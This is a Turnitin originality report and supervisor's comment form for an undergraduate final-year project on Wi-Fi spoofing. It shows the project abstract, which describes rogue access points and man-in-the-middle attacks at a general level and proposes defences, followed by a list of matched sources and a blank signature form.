	Publications:	0%
	Student Papers:	2%

Document Viewer

include quoted   include bibliography   exclude small matches

mode: show highest matches together

This project is a network security project for academic purpose. It will provide the readers some knowledge in network security and vulnerability. The problem being emphasised in this project is Wi-Fi spoofing, which is a common network attack nowadays. Wi-Fi spoofing is a serious security threat in wireless network. Its impact is hard to be ignored when wireless communication becomes particularly essential in the world. However, the presence of spoofed Wi-Fi is less recognised by the public. This paper studies the network vulnerability by looking through the methods used by attackers to trick the others. In this paper, a rogue access point (AP) is defined as the access point that masquerades as a legitimate AP for the purpose of luring clients to connect to it and followed by a series of man-in-the-middle (MITM) attack. Various denial-of-service attacks are also studied to learn how attackers disable the legitimate AP so that such attacks can be prevented in the future. The methods to perform eavesdropping and MITM attacks are also investigated. This paper proposes some solutions to detect and prevent Wi-Fi spoofing. With these solutions, the negative impact of Wi-Fi spoofing will be minimised. This chapter provides an overview of the research project titled "Proof of Concept: Network Vulnerability through Wi-Fi Spoofing". This chapter will begin with motivation, problem statement, followed by project scope, project objectives, impact, significance and contribution and lastly the background information. Beyond dispute, the internet has become a critical part of our lives. As we can see, many people are using the internet intensively to perform various tasks. The rise of Wi-Fi has further allowed people to access the internet at almost everywhere. In fact, we can easily see people holding some mobile devices to surf the internet at public places. Although Wi-Fi offers such unprecedented convenience to the people, it does come with some problems. One of the problems brought by this technology is the security. It is the main concern especially for the business world which often involves transactions. Wi-Fi spoofing is a common yet undetectable network attack. At best, hackers may perform some mischievous kind of attacks to frustrate the victims. However, in most of the cases, they could easily access the victims' PCs and files. Also, packet sniffing and password stealing could also be done as easy as we think. The worse part of the issue is the attackers will normally perform malicious action against victims in such a way that they could not notice anything is wrong. Generally, there is no perfect defence against Wi-Fi spoofing. This project is needed to figure out how serious such

1 < 1% match (Internet from 04-Jan-2013)
http://www.bazaraki.com

2 < 1% match (student papers from 21-Jun-2016)
Submitted to Universiti Teknologi MARA

3 < 1% match (student papers from 31-Mar-2015)
Submitted to Macquarie University

4 < 1% match (student papers from 19-Jan-2011)
Submitted to University of Southampton

5 < 1% match (student papers from 10-Aug-2015)
Submitted to Colorado Technical University Online

6 < 1% match (Internet from 10-Oct-2016)
https://www.exploit-db.com/exploits/16533/

7 < 1% match (Internet from 27-May-2015)
https://www.owasp.org/index.php/HTTP_Stric

8 < 1% match (Internet from 03-Oct-2016)
http://docslide.us

9 < 1% match (student papers from 17-Jan-2014)
Submitted to Kingston University

Universiti Tunku Abdul Rahman			
Form Title : Supervisor's Comments on Originality Report Generated by Turnitin for Submission of Final Year Project Report (for Undergraduate Programmes)			
Form Number: FM-IAD-005	Rev No.: 0	Effective Date: 01/10/2013	Page No.: 1of 1

FACULTY OF INFORMATION AND COMMUNICATION TECHNOLOGY

Full Name(s) of Candidate(s)	Philip Cheong Zhi Qiang
ID Number(s)	13ACB03622
Programme / Course	Bachelor of Information Technology (Hons) Communications and Networking
Title of Final Year Project	Proof of Concept: Network Vulnerability through Wi-Fi Spoofing

Similarity	**Supervisor's Comments (Compulsory if parameters of originality exceeds the limits approved by UTAR)**
Overall similarity index: 3 % **Similarity by source** Internet Sources: 1 % Publications: 0 % Student Papers: 2 %	
Number of individual sources listed of more than 3% similarity: -	
Parameters of originality required and limits approved by UTAR are as follows: **(i) Overall similarity index is 20% and below, and** **(ii) Matching of individual sources listed must be less than 3% each, and** **(iii) Matching texts in continuous block must not exceed 8 words** ***Note: Parameters (i) – (ii) shall exclude quotes, bibliography and text matches which are less than 8 words.***	

Note Supervisor/Candidate(s) is/are required to provide softcopy of full set of the originality report to Faculty/Institute

Based on the above results, I hereby declare that I am satisfied with the originality of the Final Year Project Report submitted by my student(s) as named above.

____

Signature of Supervisor

Name: ____________________

Date: ____________________

____

Signature of Co-Supervisor

Name: ____________________

Date: ____________________